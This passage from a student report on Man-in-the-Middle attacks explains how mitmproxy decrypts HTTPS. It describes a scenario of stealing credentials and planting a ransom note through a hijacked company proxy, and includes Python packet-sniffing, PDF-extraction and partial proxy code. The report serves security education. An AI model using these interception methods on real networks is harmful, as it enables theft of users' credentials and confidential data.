


Figure 22: Username & Password

In this part, we see the username and password. Also in this part, we see the data in the form of a hexadecimal row, and it can be copied as we explained previously. as shown in figure 19.




Figure 23: Extract File




Figure 24: Analysis

4.3 Attack technical requirements

The HTTP and HTTPS protocols facilitate communication between clients and servers, but when a Man-in-the-Middle (MITM) proxy like mitmproxy is introduced, it intercepts and manipulates encrypted traffic by acting as both the client and server. To achieve this, the proxy must address several challenges: identifying the remote hostname (using upstream certificate sniffing to extract the Common Name and Subject Alternative Name fields), handling Server Name Indication (SNI) to obtain the correct certificate for virtual hosting, and generating a trusted interception certificate on the fly. This allows the proxy to seamlessly decrypt, modify, and forward requests and responses without alerting the client or breaking the TLS handshake process, ensuring smooth interception of secure connections.

4.4 HTTP Request Methods

- What is HTTP?

The Hypertext Transfer Protocol (HTTP) is designed to enable communication between clients and servers. HTTP works as a request-response protocol between a client and a server.

-The two most common HTTP methods are: GET and POST.

1. The GET Method:

- GET is used to request data from a specified resource as shown in Figure 25.
- GET is less secure compared to POST because the data sent is part of the URL.
- We were able to get the username and password via the method Get.




Figure 25: Get Methods

2. The POST Method

- **POST** is used to send data to a server to create/update resources.
- **POST** is a little safer than GET because the parameters are not stored in browser history or web server logs.

- We were able to get the username and password via a method post**. (figure 23)**




Figure 26: Post Methods

4.5 MITM proxy works in HTTPS

1. Explicit HTTPS

The process for an explicitly proxied HTTPS connection is quite different. The client connects to the proxy and makes are quest that looks like this:

```
CONNECTexample.com:443HTTP/1.1
```

A conventional proxy can neither view nor manipulate a TLS-encrypted data stream, so a CONNECT request simply asks the proxy to open a pipe between the client and server. The proxy here is just a facilitator - it blindly forwards data in both directions without knowing anything about the contents. The negotiation of the TLS connection happens over this pipe, and the subsequent flow of requests and responses is completely opaque to the proxy.

2. The MITM in mitmproxy

This is where mitmproxy's fundamental trick comes into play. The MITM in its name stands for Man-In-The-Middle - a reference to the process we use to intercept and interfere

with these theoretically opaque data streams. The basic idea is to pretend to be the server to the client and pretend to be the client to the server, while we sit in the middle decoding traffic from both sides. The tricky part is that the Certificate Authority systems are designed to prevent exactly this attack, by allowing a trusted third party to cryptographically sign a server's certificates to verify that they are legit. If this signature does not match or is from a non-trusted party, a secure client will simply drop the connection and refuse to proceed. Despite the many shortcomings of the CA system as it exists today, this is usually fatal to attempts to MITM a TLS connection for analysis. Our answer to this conundrum is to become a trusted Certificate Authority ourselves. Mitmproxy includes a full CA implementation that generates interception certificates on the fly. To get the client to trust these certificates, we register mitmproxy as a trusted CA with the device manually.

- Complication1: What is the remote hostname?

To proceed with this plan, we need to know the domain name to use in the interception certificate –the client will verify that the certificate is for the domain it is connecting to, and abort if this is not the case. It seems that the CONNECT request above gives us all we need - in this example; both values are "example.com." However, what if the client had initiated the connection as follows:

```
CONNECT10.1.1.1:443HTTP/1.1
```

Using the IP address is legitimate because it gives us enough information to initiate the pipe, even though it does not reveal the remote hostname.

Mitmproxy has a cunning mechanism that smooths this over–upstream certificate sniffing. as soon as we see the CONNECT request, we pause the client part of the conversation and initiate a simultaneous connection to the server. We complete the TLS handshake with the

server and inspect the certificates it uses. Now, we use the Common Name in the upstream certificates to generate the dummy certificate for the client. Voila, we have the correct hostname to present to the client, even if it was never specified.

- Complication2: Subject Alternative Name

Enter the next complication. Sometimes, the certificate Common Name is not, in fact, the hostname that the client is connecting to. This is because of the optional Subject Alternative Name field in the certificate that allows an arbitrary number of alternative domains to be specified. If the expected domain matches any of these, the client will proceed, even though the domain does not match the certificate CN. The answer here is simple: when we extract the CN from the upstream cert, we also extract the SANs and add them to the generated dummy certificate.

- Complication3: Server Name Indication

One of the big limitations of vanilla TLS is that each certificate requires its IP address. This means that you cannot do virtual hosting where multiple domains with independent certificates share the same IP address. In a world with a rapidly shrinking IPv4 address pool, this is a problem, and we have a solution in the form of the Server Indication extension to the TLS protocols. This lets the client specify the remote server's name at the start of the TLS handshake, which then lets the server select the right certificate to complete the process.

SNI breaks our upstream certificate sniffing process because when we connect without using SNI, we get served a default certificate that may have nothing to do with the certificate expected by the client. The solution is another tricky complication to the client connection process. After the client connects, we allow the TLS handshake to continue until just **after** the SNI value has been passed to us. Now we can pause the conversation and initiate an upstream connection using the correct SNI value, which then serves as the correct upstream certificate, from which we can extract the expected CN and SANs.

-Putting it all together

Let us put all of this to get her into the complete explicitly proxied HTTPS flow. as shown in figure 24.




Figure 27: Explicit HTTPS

1. The client makes a connection to mitmproxy and issues an HTTP CONNECT request.

2. mitmproxy responds with a 200ConnectionEstablished as if it has set up the CONNECT pipe.

3. The client believes it is talking to the remote server and initiates the TLS connection. It uses SNI to indicate the hostname it is connecting to.

4. Mitmproxy connects to the server and establishes a TLS connection using the SNI hostname indicated by the client.

5. The server responds with the matching certificate, which contains the CN and SAN values needed to generate the interception certificate.

6. Mitmproxy generates the interception cert and continues the client TLS handshake paused in step 3.

7. The client sends the request over the established TLS connection.

8. Mitmproxy passes the request on to the server over the TLS connection initiated in step 4

Chapter 5: Results & Discussion

5.1 Project Results

The results of the **Passive Attack** using a Man-in-the-Middle (MITM) attack scenario can be summarized as follows:

1. The attacker successfully performed a passive Man-in-the-Middle (MITM) attack by eavesdropping on network traffic.
2. The attacker intercepted and captured packets containing a PDF file downloaded by the user.
3. The attacker analyzed the captured data using custom Python code and extracted the PDF file, saving it on their desktop.

The results of Omar's Man-in-the-Middle (MITM) attack at FutureTech can be summarized as follows:

1. **Initial Access and Network Manipulation**:
    - Omar exploited security vulnerabilities in the company's network switch, placing himself between employee devices and the central server.
    - He replaced the proxy server with his own, maintaining the same IP address and port, ensuring the change went unnoticed.
    - By briefly disconnecting and reconnecting the network, he gained control of all data traffic.
2. **Data Interception**:
    - Omar intercepted sensitive information, including:
        - **Login credentials**: Usernames and passwords for internal systems.
        - **Emails**: Confidential communications between employees and clients.

        - **Financial Data**: Information related to company accounts and deals.

3. **Exploitation Scenarios**:
    - **Scenario 1** (Extortion Attack):
        - Omar created a fake login page to capture user credentials.
        - After collecting the credentials, he redirected users to a manipulated server or displayed empty files, causing panic and confusion.
        - He then modified the "Financial Report 2024.txt" to display a ransom message or fake warnings, demanding money, or action for data recovery.
    - **Scenario 2** (Information Theft):
        - Omar collected login credentials and redirected the user back to the original server.
        - He could then target specific files, such as sensitive financial documents, or use the credentials for future access.
4. **Long-Term Impact**:
    - Omar initiated an **Aggregation Attack**, continuously collecting files and sensitive data exchanged between users and the server.
    - The collected data, such as financial reports, passwords, and emails, could be exploited, sold, or used for further malicious actions.
    - The text file ("Financial Report 2024.txt") was critical in both scenarios, either for deception or to facilitate further exploitation.
5. **Monitoring and Control**:
    - Through the **Capture Page**, Omar monitored all requests sent to and from the server, ensuring the success of his attack.

- He could modify requests and responses in real-time, maintaining control over the system and ensuring the attack's effectiveness.

5.2 Project Challenges

We have included Raspberry Pi in our **project) active attack) as** a router that provides the victim with the Internet, as we know that the user usually connects to any open network. The moment it is fully connected to the Raspberry Pi, the attack begins.

We tried to use it and make it an access point with a**) passive attack (,** but it faced many problems:

1-Wireshark Version Compatibility Issue:

- **Wireshark Version 4.4.2:** This is the currently supported version of Wireshark that works on your laptop.
- **Raspberry Pi Version 3.4.16:** This is the version of Wireshark that is supported on Raspberry Pi.

When I first tried to collect packets on my laptop, I was not able to do so because it kept asking for an update. After updating to the latest version, I was able to successfully capture the packets I needed.

However, when I tried to install Wireshark on the Raspberry Pi, it did not work. I attempted to install it through various methods, but eventually, I received a message indicating that the current version does not support the installation on Raspberry Pi.

2-**Issue with Reading Pre-Captured Packets on Raspberry Pi:**

I decided to place a file with pre-captured packets on the Raspberry Pi. I then tried to load the packets, but unfortunately, it could not read the binary data. This summarizes the issue you faced when trying to work with pre-captured packets on the Raspberry Pi.

3-**Issue with Extracting and Viewing PDF Files on Raspberry Pi:**

I installed the program **Bless** to extract the file manually, and I successfully extracted it. When I

checked the file, it turned out to be a PDF. However, the Raspberry Pi required an editor to open PDF files, and it would not open them directly.

While this issue has been resolved by installing the necessary editor, the earlier problem of not being able to read the binary data still has not been fixed. Additionally, the Raspberry Pi version is outdated.

4-**Slow Execution of Code and Library Installation on Raspberry Pi:**

Running the code and installing the necessary libraries on the Raspberry Pi is slow and takes a significant amount of time to execute the required tasks. This is because the Raspberry Pi is now outdated and lacks the performance to handle such processes efficiently.

Chapter 6: Conclusion and Future Work

6.1 Conclusion

In conclusion, this project successfully demonstrates the intricacies of detecting Man-in-the-Middle (MITM) attacks within modern network environments. By delving into the methods of identifying these types of attacks, the project underscores the importance of securing network communications from potential malicious entities that could intercept and manipulate sensitive data. The research highlights the growing necessity for robust cybersecurity measures as digital interactions become increasingly critical to both individuals and organizations alike.

The approach used in the project has shown that even relatively simple detection techniques can have a significant impact on the security of a network. By implementing practical tools for MITM detection, this project proves that early identification and rapid response to such attacks can play a crucial role in mitigating risks and safeguarding the integrity of digital communication. While the system demonstrates clear potential, it also opens the door for further refinement, particularly in terms of enhancing real-time detection speeds and improving the overall user experience.

Despite the project's effectiveness, there remain opportunities for improvement and expansion. The next logical step would be to optimize the detection process to allow for faster identification of attacks, which would further strengthen the system's real-time response capability. Additionally, the integration of a more intuitive interface for presenting results could help users—especially those with less technical expertise—navigate and interpret the data more easily. Incorporating periodic network scans and expanding the project's compatibility with various network types would also make the system more versatile and adaptable to different environments.

This project serves as a solid foundation in the ongoing fight against MITM attacks, demonstrating not only the effectiveness of the detection methods used but also the areas in which this field of cybersecurity can continue to evolve. As the digital landscape advances, so

too must our methods for protecting it, and the work accomplished here contributes to the broader efforts to ensure safer, more secure networks for all users.

6.2 Future Work

As the project progresses, there are several opportunities to further enhance its functionality and performance. Future work will focus on optimizing key aspects of the system to ensure it can better address the evolving challenges in network security. Some of the potential areas for improvement include the following:

- Improving detection speed could enhance the efficiency of the system. By optimizing the detection process, the system can identify MITM attacks more quickly, allowing for faster responses to potential threats and minimizing delays, which is essential for real-time protection.
- Real-time notifications could be added to alert users or administrators immediately when an MITM attack is detected. This feature would allow quick action to be taken to mitigate the attack, reducing the potential damage. Alerts could be sent via email, text, or an in-app notification for instant awareness.
- Better presentation of results would improve user experience by making the data easier to interpret. Simplifying the results with clearer visuals or summaries would help users better understand the nature of the attack, what steps were taken, and what actions need to be followed to resolve the issue.
- The system could be adapted to support additional types of networks, such as mobile or IoT networks. Expanding its compatibility to work with various network types would increase the versatility of the project and allow it to detect MITM attacks in a wider range of environments.
- Testing in real-world scenarios is an important next step. By applying the system in live networks, the project can be better evaluated in actual operating conditions, revealing how effective the detection mechanism is under real-world attack scenarios.
- Periodic network scanning would offer proactive protection by continuously monitoring the network for signs of vulnerability or MITM attacks. Implementing a routine check-up feature would ensure ongoing security, detecting threats even before they become apparent.
- Enhancing performance is crucial for the system to function smoothly on various hardware. By optimizing the code to consume fewer system resources, the project can be more accessible and efficient, ensuring that it operates well even on devices with lower processing power.

Appendix Codes

1. Sniffing Code with Line-by-Line Explanation

```
import scapy.all as scapy
from scapy.sendrecv import sniff
from scapy.utils import wrpcap

# Define the interface to sniff on
interface = "Wi-Fi"

# Define the pcap file to store the output
cap_file = "output.pcap"

# Continuous sniffing loop with user control
try:
    while True:
        print("Sniffing... Press Ctrl+C to stop.")
        capture = sniff(iface=interface, count=100)
        wrpcap(cap_file, capture, append=True)
except KeyboardInterrupt:
    print("\nSniffing stopped.")
import scapy.all as scapy
from scapy.sendrecv import sniff
from scapy.utils import wrpcap

# Define the interface to sniff on
interface = "Wi-Fi"

# Define the pcap file to store the output
cap_file = "output.pcap"

# Continuous sniffing loop with user control
try:
    while True:
        print("Sniffing... Press Ctrl+C to stop.")
        capture = sniff(iface=interface, count=100)
        wrpcap(cap_file, capture, append=True)
except KeyboardInterrupt:
    print("\nSniffing stopped.")
```

Code Section	Importing Required Libraries:
scapy.all	imports the necessary modules from the Scapy library, which is a powerful Python library for network packet manipulation and analysis.
sniff	is used for capturing packets from a network interface.
wrpcap	is used for writing the captured packets to a .pcap file.
Setting the Interface and Output File:	
interface = "Wi-Fi"	specifies the network interface on which packets will be captured. It is important to make sure this matches the name of your network interface on the device you are running the script on (e.g., "Ethernet", "wlan0", "Wi-Fi").
cap_file = "output.pcap"	specifies the name of the .pcap file where captured packets will be stored.
Continuous Sniffing Loop with User Control:	
The while True:	loop creates an infinite loop for continuous packet sniffing.
capture = sniff(iface=interface, count=100)	captures 100 packets at a time from the specified network interface.
except KeyboardInterrupt:	block will execute; printing Sniffing stopped. And ending the packet capture.

Table 1: Sniffing Code Explanation

2. Analysis Code with Line-by-Line Explanation

```
import pyshark

file_name = 'output.pcap'
output_file = 'output.txt'

capture = pyshark.FileCapture(file_name, display_filter='http')

pdf_found = False

with open(output_file, 'w') as f:
    for packet in capture:
        if 'HTTP' in packet and hasattr(packet, 'http'):
            http_response = getattr(packet.http, 'response_code', None)
            if http_response and '200' in http_response:
                http_data = getattr(packet.http, 'file_data', None)
                if http_data  and 'HTTP' in packet and hasattr(packet,
'http') and 'application/pdf' in getattr(packet.http, 'content_type', ''):
                    hex_data = packet.http.file_data.replace(':', '')
                    f.write(hex_data + '\n')
                    pdf_found = True
                    print("it is have PDF file")

if not pdf_found:
    with open(output_file, 'w') as f:
        f.write("Don't have PDF\n")
        print("Don't have PDF")
```

Code Section	**Importing Required Libraries:**
import pyshark	The pyshark library is imported, which is used for analyzing PCAP files.
Defining the PCAP File Name:	
output_file = 'output.txt'	the name of the text file where the results will be saved, which is output.txt.
Opening and Filtering the PCAP File:	
capture = pyshark.FileCapture(file_name, display_filter='http')	- Opens the PCAP file and filters packets containing only HTTP traffic using the filter display_filter='http'.
Defining a Flag to Track PDF Files:	
pdf_found = False	Initializes a variable pdf_found to track whether any PDF files are found during the packet analysis.
Processing Each Packet:	

with open (output_file, 'w') as f:	- Opens the text file output.txt in write mode to store the results
for packet in capture	for packet in capture: - Loops over each packet captured in the PCAP file.
if 'HTTP' in packet and hasattr(packet, 'http'):	- Checks if the packet contains HTTP protocol data using hasattr.
Extracting HTTP Response Code:	
http_data = getattr(packet.http, 'file_data', None)	Extracts the file data from the packet (e.g., the binary data of a PDF file), if it exists.
if http_data and 'application/pdf' in getattr(packet.http, 'content_type', ''):	-Checks if the content type is application/pdf to identify PDF files.
hex_data = packet.http.file_data.replace(':', '')	Converts the file data to a hex string by removing colons (:) between bytes.
Writing the Data to Output File:	
f.write(hex_data + '\n')	- Writes the hex data to the output file output.txt.
Final Messages:	
pdf_found = True - Sets the pdf_found	flag to True if a PDF file is found.
print("It has a PDF file.")	print("It has a PDF file.") - Prints a message saying "It has a PDF file." when a PDF is found.
with open(output_file, 'w') as f	- Opens output.txt and writes "Don't have PDF." if no PDFs are found in the packets.
print("Don't have PDF.")	- Prints a message "Don't have PDF." if no PDFs are found in the packets.

Table 2: Analysis Code Explanation

3. Proxy Server Code with Line-by-Line Explanation

```
import socket
import threading

# إعدادات البروكسي
PROXY_HOST = '0.0.0.0'  # يعمل على جميع الواجهات
PROXY_PORT = 8080       # البورت الذي يعمل عليه البروكسي

# إعدادات السيرفر الهدف
TARGET_HOST = '192.168.105.110'  # عنوان IP للسيرفر الهدف
TARGET_PORT = 80                 # بورت السيرفر الهدف

BUFFER_SIZE = 8192  # حجم البيانات المستقبلة في كل مرة

def handle_client(client_socket):
    try:
        # استقبال الطلب من العميل
        request = client_socket.recv(BUFFER_SIZE)
        print(f"[*] Received request:\n{request.decode('utf-8',
